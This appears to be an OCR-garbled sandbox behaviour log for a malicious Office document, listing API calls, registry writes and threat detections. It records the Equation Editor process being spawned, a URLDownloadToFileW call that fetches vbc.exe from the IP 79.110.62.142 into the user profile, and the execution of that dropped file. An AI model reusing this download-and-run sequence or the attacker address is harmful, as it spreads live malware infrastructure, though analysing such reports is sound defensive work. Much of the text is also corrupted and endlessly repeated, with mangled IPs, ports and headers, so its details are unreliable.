Call Network API Call Network API Call Network API Detection Call System API Call Network API Detection Call Network API Call Network API Call Network API	API Name: socket Args: (23, 2, 0) Return: a18 API Name: socket Args: (2, 1, 6) Return: a14 API Name: bind Args: (a14, 0.0.0.0.49184, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.49184 API Name: ConnectEx Args: (a14, 79.110.62.142:80, 16, 0, 0, 0, 6025334) Return: 0 API Name: send Args: (a14, GET /O—OO.DOC HTTP/1.1\n/\n/\n/\n/\n/\n/\n/\n/\n/\n/\n/\n/\n/\	2508 2508 2508 2508 2508 2508
Call Network API Call Network API Call Network API Detection Call System API Call Network API Detection Call Network API Detection Call Network API Add File	API Name: socket Args: (23, 2, 0) Return: a18 API Name: socket Args: (2, 1, 6) Return: a14 API Name: bind Args: (a14, 0.0.0.49184, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.49184 API Name: ConnectEx Args: (a14, 79.110.62.142:80, 16, 0, 0, 0, 6025334) Return: 0 API Name: send Args: (a14, GET /O—OO.DOC HTTP/1.1\n\n\accept: "/"\n\u)User-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC 2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.3; ms-office; MSOffice 15]\n\n\accept: Pi-Encoding: gzip, deflate/\n\n\ost: 79.110.62.142\n\n\ost: Ner-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC 2; .NET CLR 3.5.30729; NET CLR 3.5.30729; NET CLR 3.5.30729; NET CLR 3.5.30729; NET CLR 3.5.30729; NET4.0E; InfoPath.3; ms-office; MSOffice 15]\n\n\ost: NET4.0E; .NET4.0E; .NET4.0E; .NET4.0E; .NET4.0E; .NET6.0E;	2508 2508 2508 2508 2508 2508
Call Network API Call Network API Call Network API Detection Call System API Call Network API Detection Call Network API Detection Call Network API Write File	API Name: socket Args: (23, 2, 0) Return: a18 API Name: socket Args: (2, 1, 6) Return: a14 API Name: bind Args: (a14, 0.0.0.49184, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.49184 API Name: ConnectEx Args: (a14, 79.110.62.142.80, 16, 0, 0, 0, 6025334) Return: 0 API Name: send Args: (a14, GET /O—OO.DOC HTTP/1.1\n\n\accept. "/"\n\u00fc\	2508 2508 2508 2508 2508 2508 2508 2508
Call Network API Call Network API Call Network API Detection Call System API Call Network API Detection Call Network API Detection Call Network API Add File	API Name: socket Args: (23, 2, 0) Return: a18 API Name: socket Args: (2, 1, 6) Return: a14 API Name: bind Args: (a14, 0.0.0.49184, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.49184 API Name: ConnectEx Args: (a14, 79.110.62.142:80, 16, 0, 0, 0, 6025334) Return: 0 API Name: send Args: (a14, GET /O—OO.DOC HTTP/1.1\n\n\accept: "/"\n\u)User-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC 2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.3; ms-office; MSOffice 15]\n\n\accept: Pi-Encoding: gzip, deflate/\n\n\ost: 79.110.62.142\n\n\ost: Ner-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC 2; .NET CLR 3.5.30729; NET CLR 3.5.30729; NET CLR 3.5.30729; NET CLR 3.5.30729; NET CLR 3.5.30729; NET4.0E; InfoPath.3; ms-office; MSOffice 15]\n\n\ost: NET4.0E; .NET4.0E; .NET4.0E; .NET4.0E; .NET4.0E; .NET6.0E;	2508 2508 2508 2508 2508 2508
Call Network API Call Network API Call Network API Detection Call System API Call Network API Detection Call Network API Detection Call Network API Write File	API Name: socket Args: (23, 2, 0) Return: a18 API Name: socket Args: (21, 1, 6) Return: a14 API Name: bind Args: (a14, 0.0.0.049184, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.049184 API Name: ConnectEx Args: (a14, 79.110.62.142:80, 16, 0, 0, 0, 6025334) Return: 0 API Name: send Args: (a14, GET /O—OO.DOC HTTP/1.1VnAccept: "/"\n\u00edUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC 2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.3; ms-office; MSOffice 15]\n\u00ednAcce pt-Encoding: gzip, deflate\n\u00ednHost: 79.110.62.142\u00ed\n\u00edn Trp-11.062.142\u00ed\n\u00edn Trp-11.062.142\u00ed\u00edn Trp-11.062.142\u00ed\u00edn Trp-11.062.142\u00ed\u00edn Trp-11.062.142\u00ed\u00edn Trp-110.62.142\u00ed\u00edn Trp-110.62.142\u00edn Trp-110.62.142\u00edn Trp-110.62.142\u00edn Trp-110.62.142\u00edn Trp-110.62.142\u00edn Trp-110.62.142\u00edn Trp-110.62.142\u00edn Trp-110.62.142\u00edn Trp-110.62.142\u00edn T	2508 2508 2508 2508 2508 2508 2508 2508
Call Network API Call Network API Call Network API Detection Call System API Call Network API Detection Call Network API Detection Call Network API Add File Write File Call Filesystem API	API Name: socket Args: (23, 2, 0) Return: a18 API Name: bind Args: (a14, 0.0.0.049184, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.049184 API Name: connectEx Args: (a14, 79.110.62.142:80, 16, 0, 0, 0, 6025334) Return: 0 API Name: connectEx Args: (a14, 79.110.62.142:80, 16, 0, 0, 0, 6025334) Return: 0 API Name: send Args: (a14, GET /O—OO.DOC HTTP/1.1VnAccept: "/"\n\u00eduser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC 2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.3; ms-office; MSOffice 15]\u00edunaccept-Encoding: gzip, deflate/\u00edunaccept-Encoding: gzip, deflate/\u00edunaccept-Encodi	2508 2508 2508 2508 2508 2508 2508 2508

	API Name: DnsQueryExW Args: (1332625038, 1, 50000000) Return: 123		2508
Call Internet Helper API	API Name: InternetConnectW Args: (cc0008, 1332625038, 80, , , 3, 0, 0) Return: cc000c		2508
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc000c, HEAD, /OOO.DOC, HTTP/1.1, , 0, -2143287296, 0) Return: cc0010		2508
Detection	Threat Characteristic: Connects to remote URL or IP address		
Net Net week ADI	http://1332625038/O-OO.DOC		0500
Call Network API	API Name: socket Args: (2, 2, 0) Return: a3c		2508
Call Network API	API Name: socket Args: (23, 2, 0) Return: a3c		2508
Call System API	API Name: DnsQueryExW Args: (1332625038, 1, 40006000) Return: 9701		2508
Call System API	API Name: DnsQueryExW Args: (1332625038, 1c, 40006000) Return: 123		2508
all Network API	API Name: socket Args: (23, 2, 0) Return: a3c		2508
Call Network API	API Name: socket Args: (2, 1, 6) Return: a3c		2508
Call Network API	API Name: bind Args: (a3c, 0.0.0.0:49185, 16) Return: 0		2508
Detection	Threat Characteristic: Listens on port 0.0.0.0:49185		
Call System API	API Name: ConnectEx Args: (a3c, 1332625038:80, 16, 0, 0, 0, 60253b4) Return: 0		2508
Call Network API	API Name: send Args: (a3c, HEAD /O-OO.DOC HTTP/1.1\n/nX-IDCRL_ACCEPTED: t\n/nUser-Agent: Microsoft Office Existence Discoveryi/\nHost: 1332625 038\n/nContent-Length: 0\n/nConnection: Keep-Alive\n/n\n/n, 1, 160) Return: 0		2508
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 1332625038:80		
	Content: HEAD /O-OO.DOC HTTP/1.1l/nX-IDCRL_ACCEPTED: t\(\text{tr\n}\)User-Agent: Microsoft Office Existence Discovery\(\text{tr\n}\)Host: 1332625038\(\text{tr\n}\)Content-Len gth: 0\(\text{tr\n}\)Unconnection: Keep-Alive\(\text{tr\n}\)In\(\text{tr\n}\)		
Vrite Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Word\Resiliency\StartupItems\5)& Value: None		2508
Call System API	API Name: evtchann.SendEvent Args: (e), imagepath[C:\PROGRA~1\COMMON~1\MICROS~1\EQUATION\EQNEDT32.EXE) Return: 1		2508
all System API	API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2508) Return: 1		2508
all System API	API Name: evtchann.SendEvent Args: (e), imagepath[%CommonProgramFiles%\microsoft shared\EQUATION\EQNEDT32.EXE) Return: 1		2508
all System API	API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2508) Return: 1		2508
Detection	Threat Characteristic: Creates process		2000
	Process ID: 2772 Image Path: %CommonProgramFiles%\Microsoft Shared\EQUATION\EQNEDT32.EXE -Embedding		
/rite Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00005109E6009040000000000000000000000000000000	2508	2772
dd Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\ Value: None	2508	2772
dd Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\ Value: None	2508	2772
dd Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\ Value: None	2508	2772
all Internet Helper API	API Name: URLDownloadToFileW Args: (, http://79.110.62.142/8891/vbc.exe, %USERPROFILE%\vbc.exe, ,) Return: 0	2508	2772
Detection	Threat Characteristic: Executes dropped file File: %USERPROFILE%IVbc.exe		
Detection	Shell Command: %USERPROFILE%\vbc.exe Threat Characteristic: Connects to remote URL or IP address http://79.110.62.142/8891/vbc.exe		
Call System API	API Name: DnsQueryExW Args: (79.110.62.142, 1, 50000000) Return: 0	2508	2772
Call System API	API Name: DnsQueryExW Args: (79.110.62.142, 1, 50000000) Return: 0	2508	2772
Call System API	API Name: GetVersionExA Args: (779e1230) Return: 1	2508	2772
Detection	Threat Characteristic: Executes commands or uses API to obtain system information	2306	2112
occosio.	Process ID: 2772 Info: Obtains system version from API result		
Call System API	API Name: GetVersionExA Args: (12e434) Return: 1	2508	2772
Call System API	API Name: GetVersionExA Args: (77240298) Return: 1	2508	2772
Call System API	API Name: GetVersionExA Args: (12e434) Return: 1	2508	2772
	API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1	2508 2508	2772 2772
Call System API	API Name: GetVersionExA Args: (12e434) Return: 1	2508	2772
all System API	API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1	2508 2508	2772 2772
all System API all System API all System API	API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1	2508 2508 2508	2772 2772 2772
all System API all System API all System API all System API	API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1	2508 2508 2508 2508	2772 2772 2772 2772
all System API all System API all System API all System API all System API	API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1	2508 2508 2508 2508 2508	2772 2772 2772 2772 2772 2772
all System API all System API all System API all System API all System API all System API	API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1	2508 2508 2508 2508 2508 2508	2772 2772 2772 2772 2772 2772
all System API all System API all System API all System API all System API all System API all System API	API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1	2508 2508 2508 2508 2508 2508 2508	2772 2772 2772 2772 2772 2772 2772
all System API all System API all System API all System API all System API all System API all System API all System API	API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1	2508 2508 2508 2508 2508 2508 2508 2508	2772 2772 2772 2772 2772 2772 2772 277
all System API all System API all System API all System API all System API all System API all System API all System API	API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1	2508 2508 2508 2508 2508 2508 2508 2508	2772 2772 2772 2772 2772 2772 2772 277
all System API all System API all System API all System API all System API all System API all System API all System API all System API all System API	API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1	2508 2508 2508 2508 2508 2508 2508 2508	2772 2772 2772 2772 2772 2772 2772 277
call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API	API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1	2508 2508 2508 2508 2508 2508 2508 2508	2772 2772 2772 2772 2772 2772 2772 277
all System API all System API all System API all System API all System API all System API all System API all System API all System API all System API all System API all System API	API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1	2508 2508 2508 2508 2508 2508 2508 2508	2772 2772 2772 2772 2772 2772 2772 277
call System API call Internet Helper API	API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1	2508 2508 2508 2508 2508 2508 2508 2508	2772 2772 2772 2772 2772 2772 2772 277
call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call Internet Helper API	API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: InternetOpenW Args: (Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET	2508 2508 2508 2508 2508 2508 2508 2508	2772 2772 2772 2772 2772 2772 2772 277
call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call Internet Helper API call Network API	API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: InternetOpenW Args: (Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.3), 0, , , , 10000000) Return: cc00004	2508 2508 2508 2508 2508 2508 2508 2508	2772 2772 2772 2772 2772 2772 2772 277
all System API all System API all System API all System API all System API all System API all System API all System API all System API all System API all System API all System API all System API all System API all System API all System API all System API all Internet Helper API all Network API all System API	API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: InternetOpenW Args: (Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0E; InfoPath.3), 0, , , 10000000) Return: cc00004 API Name: socket Args: (23, 1, 6) Return: 30c	2508 2508 2508 2508 2508 2508 2508 2508	2772 2772 2772 2772 2772 2772 2772 277
all System API all System API all System API all System API all System API all System API all System API all System API all System API all System API all System API all System API all System API all System API all System API all System API all System API all System API all Internet Helper API all Network API all Internet Helper API all Internet Helper API	API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: InternetOpenW Args: (Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; .InfoPath.3), 0, , , , 10000000) Return: cc0004 API Name: DnsQueryExW Args: (79.110.62.142, 1, 50000000) Return: 0	2508 2508 2508 2508 2508 2508 2508 2508	2772 2772 2772 2772 2772 2772 2772 277
call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call Internet Helper API call System API call Internet Helper API call Internet Helper API call Internet Helper API call Internet Helper API call Internet Helper API call Internet Helper API call Internet Helper API	API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: InternetOpenW Args: (Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.3), 0, , , 10000000) Return: cc0004 API Name: socket Args: (23, 1, 6) Return: 30c API Name: InternetConnectW Args: (79.110.62.142, 1, 50000000) Return: 0 API Name: InternetConnectW Args: (00004, 79.110.62.142, 80, , , 3, 0, 6928656) Return: cc0008	2508 2508 2508 2508 2508 2508 2508 2508	2772 2772 2772 2772 2772 2772 2772 277
call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call Internet Helper API call Internet Helper API call Internet Helper API call Internet Helper API call Internet Helper API call Internet Helper API call Internet Helper API call Internet Helper API call Internet Helper API call Internet Helper API	API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: InternetOpenW Args: (Mozillal/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0E; .InfoPath.3), 0, ., 10000000) Return: cc0004 API Name: Socket Args: (23, 1, 6) Return: 30c API Name: DnsQueryExW Args: (79.110.62.142, 1, 50000000) Return: 0 API Name: InternetConnectW Args: (cc0004, 79.110.62.142, 8), ., 3, 0, 6928656) Return: cc0008 API Name: InternetConnectW Args: (cc0004, 79.110.62.142, 8), ., 3, 0, 6928656) Return: cc00006 Threat Characteristic: Connects to remote URL or IP address	2508 2508 2508 2508 2508 2508 2508 2508	2772 2772 2772 2772 2772 2772 2772 277
all System API all System API all System API all System API all System API all System API all System API all System API all System API all System API all System API all System API all System API all System API all System API all System API all System API all Internet Helper API all System API all Internet Helper API all Internet Helper API all Internet Helper API all Internet Helper API all Internet Helper API all Internet Helper API all Internet Helper API all Internet Helper API all Internet Helper API all Internet Helper API all Internet Helper API all Internet Helper API all Internet Helper API all Internet Helper API	API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: InternetOpenW Args: (Mozilla/4,0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0E; .InfoPath.3), 0, , , 10000000) Return: cc0004 API Name: socket Args: (23, 1, 6) Return: 30c API Name: DnsQueryExW Args: (79.110.62.142, 1, 50000000) Return: 0 API Name: InternetConnectW Args: (cc0004, 79.110.62.142, 80, , , 3, 0, 6928656) Return: cc0008 API Name: InternetConnectW Args: (cc0008, GET, /8891/vbc.exe, , , 1237684, 4194320, 6928656) Return: cc000c Threat Characteristic: Connects to remote URL or IP address http://79.110.62.142/8891/vbc.exe API Name: GetVersionExA Args: (12dd70) Return: 1	2508 2508 2508 2508 2508 2508 2508 2508	2772 2772 2772 2772 2772 2772 2772 277
call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call Internet Helper API call System API call Internet Helper API call Internet Helper API call Internet Helper API call Internet Helper API call Internet Helper API call Internet Helper API call Internet Helper API call Internet Helper API call Internet Helper API call Internet Helper API call System API call System API call System API call System API call System API	API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: One-Margs: (12e434) Return: 1 Key: HKEY_CURRENT_USER:Software!Microsoft!Windows\CurrentVersion\Internet Settings\ProxyEnable Value: 0	2508 2508 2508 2508 2508 2508 2508 2508	2772 2772 2772 2772 2772 2772 2772 277
call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call Internet Helper API call Internet Helper API call system API call System API call System API call System API call System API call System API call Internet Helper API call Internet Helper API call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API	API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: 